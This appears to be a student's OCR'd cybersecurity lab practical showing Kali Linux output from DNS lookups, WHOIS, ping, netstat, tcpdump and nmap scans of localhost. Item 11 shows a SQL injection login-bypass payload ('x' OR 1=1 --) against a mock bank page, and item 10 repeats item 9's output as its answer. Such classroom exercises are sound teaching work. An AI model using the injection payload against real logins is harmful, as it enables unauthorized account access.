35.143.70.163.in-addr.arpa      name = edge-star-mini-shv-01-bom2.facebook.com.
```

2. Enables debug mode to provide more detailed information about the DNS query process.




```
kalios@kali:~$ nslookup -debug 163.70.143.35
------------
    QUESTIONS:
        35.143.70.163.in-addr.arpa, type = PTR, class = IN
    ANSWERS:
    ->  35.143.70.163.in-addr.arpa
        name = edge-star-mini-shv-01-bom2.facebook.com.
        ttl = 5
    AUTHORITY RECORDS:
    ADDITIONAL RECORDS:
------------
35.143.70.163.in-addr.arpa      name = edge-star-mini-shv-01-bom2.facebook.com.

Authoritative answers can be found from:
```

3. Queries for all types of DNS records available for the domain.




```
kalios@kali:~$ dig facebook.com ANY

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> facebook.com ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21571
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;facebook.com.                  IN      ANY

;; ANSWER SECTION:
facebook.com.           42      IN      A       163.70.143.35
facebook.com.           35      IN      AAAA    2a03:2880:f188:84:face:b00c:0:25de

;; Query time: 271 msec
;; SERVER: 192.168.209.2#53(192.168.209.2)
;; WHEN: Tue Apr 15 18:32:31 PDT 2025
;; MSG SIZE  rcvd: 85
```

4. Performs a basic DNS lookup for the specified domain name, returning its IP address. (e.g. host example.com).



```
kalios@kali:~$ host amazon.com
amazon.com has address 52.94.236.248
amazon.com has address 54.239.28.85
amazon.com has address 205.251.242.103
amazon.com has IPv6 address 64:ff9b::36ef:1c55
amazon.com has IPv6 address 64:ff9b::cdfb:f267
amazon.com has IPv6 address 64:ff9b::345e:ecf8
amazon.com mail is handled by 5 amazon-smtp.amazon.com.
```

5. Verify the domain name associated with the IP address.




```
kalios@kali:~$ whois 52.94.236.248

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2025, American Registry for Internet Numbers, Ltd.
#


NetRange:       52.84.0.0 - 52.95.255.255
CIDR:           52.84.0.0/14, 52.88.0.0/13
NetName:        AT-88-Z
NetHandle:      NET-52-84-0-0-1
Parent:         NET52 (NET-52-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS16509, AS14618
Organization:   Amazon Technologies Inc. (AT-88-Z)
RegDate:        1991-12-19
Updated:        2022-03-21
Ref:            https://rdap.arin.net/registry/ip/52.84.0.0



OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
Address:        410 Terry Ave N.
City:           Seattle
StateProv:      WA
PostalCode:     98109
Country:        US
```

z


6. Explain ping command in detail.

Ans: "ping" command checks the connection to the specified network host by sending and receiving packets.




```
kalios@kali:~$ ping amazon.in -c 10
PING amazon.in (52.95.116.115) 56(84) bytes of data.
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=1 ttl=128 time=271 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=2 ttl=128 time=288 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=3 ttl=128 time=408 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=4 ttl=128 time=421 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=5 ttl=128 time=336 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=6 ttl=128 time=392 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=7 ttl=128 time=624 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=8 ttl=128 time=513 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=9 ttl=128 time=177 ms
64 bytes from 52.95.116.115 (52.95.116.115): icmp_seq=10 ttl=128 time=195 ms

--- amazon.in ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9262ms
rtt min/avg/max/mdev = 177.488/362.614/623.641/131.968 ms
```

7. Displays network statistics with the process information using netstat.




```
kalios@kali:~$ netstat -s
Ip:
    Forwarding: 2
    1017 total packets received
    11 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    1006 incoming packets delivered
    551 requests sent out
    2 dropped because of missing route
Icmp:
    10 ICMP messages received
    0 input ICMP message failed
    ICMP input histogram:
        echo replies: 10
    17 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
        destination unreachable: 7
        echo requests: 10
IcmpMsg:
        InType0: 10
        OutType3: 7
        OutType8: 10
Tcp:
    33 active connection openings
    0 passive connection openings
    0 failed connection attempts
    0 connection resets received
    0 connections established
    239 segments received
    270 segments sent out
    0 segments retransmitted
    0 bad segments received
    3 resets sent
Udp:
    173 packets received
```

8. Captures 20 packets and then stops using tcpdump.




```
kalios@kali:~$ sudo tcpdump -c 20
[sudo] password for kalios:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:42:49.039073 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:49.049062 IP 192.168.209.128.43638 > 192.168.209.2.domain: 24213+ PTR? 2.209.168.192.in-a
ddr.arpa. (44)
18:42:49.569395 IP 192.168.209.2.domain > 192.168.209.128.43638: 24213 NXDomain 0/1/0 (103)
18:42:49.569868 IP 192.168.209.128.43856 > 192.168.209.2.domain: 7288+ PTR? 1.209.168.192.in-ad
dr.arpa. (44)
18:42:49.979735 IP 192.168.209.2.domain > 192.168.209.128.43856: 7288 NXDomain 0/1/0 (103)
18:42:49.980388 IP 192.168.209.128.47354 > 192.168.209.2.domain: 43519+ PTR? 128.209.168.192.in
-addr.arpa. (46)
18:42:50.287959 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:50.387683 IP 192.168.209.2.domain > 192.168.209.128.47354: 43519 NXDomain 0/1/0 (105)
18:42:51.036020 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:52.034186 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:53.287555 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:54.030119 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:54.076324 ARP, Request who-has 192.168.209.2 tell 192.168.209.128, length 28
18:42:54.076670 ARP, Reply 192.168.209.2 is-at 00:50:56:ed:b3:51 (oui Unknown), length 46
18:42:55.030192 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:56.287758 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:57.022950 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:58.021158 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:42:59.286140 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
18:43:00.017938 ARP, Request who-has 192.168.209.2 tell 192.168.209.1, length 46
20 packets captured
20 packets received by filter
0 packets dropped by kernel
```

9. Using Nmap –sA determine whether ports are filtered or unfiltered on your machine.




```
kalios@kali:~$ sudo nmap -sA -p 0- localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-15 18:45 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Other addresses for localhost (not scanned): ::1
All 65536 scanned ports on localhost (127.0.0.1) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

10. Write a command in Nmap to Scan All 65535 Ports of your machine.



```
kalios@kali:~$ sudo nmap -sA -p 0- localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-15 18:45 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Other addresses for localhost (not scanned): ::1
All 65536 scanned ports on localhost (127.0.0.1) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

11. Implement SQL injection vulnerability allowing login bypass.




www.securebank.com

Username: x' OR 1=1 --

Password: y


SECURE BANK
You can trust us with your money, we almost never get hacked.
Log in



www.securebank.com

Welcome back, user@email.com!

Your current balance is **$8,266**




code


```
SELECT *
  FROM users
 WHERE email    = 'x' OR 1=1 --'
   AND password = 'y'
```

Practical-3


1. Retrieve and analyse domain registration information. Perform a WHOIS search for three different domains. Document the registrar, registration dates, and any contact information provided.



```
kalios@kali:~$ whois google.com
   Domain Name: GOOGLE.COM
   Registry Domain ID: 2138514_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2019-09-09T15:39:04Z
   Creation Date: 1997-09-15T04:00:00Z
   Registry Expiry Date: 2028-09-14T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1.GOOGLE.COM
   Name Server: NS2.GOOGLE.COM
   Name Server: NS3.GOOGLE.COM
   Name Server: NS4.GOOGLE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-24T14:20:00Z <<<
```

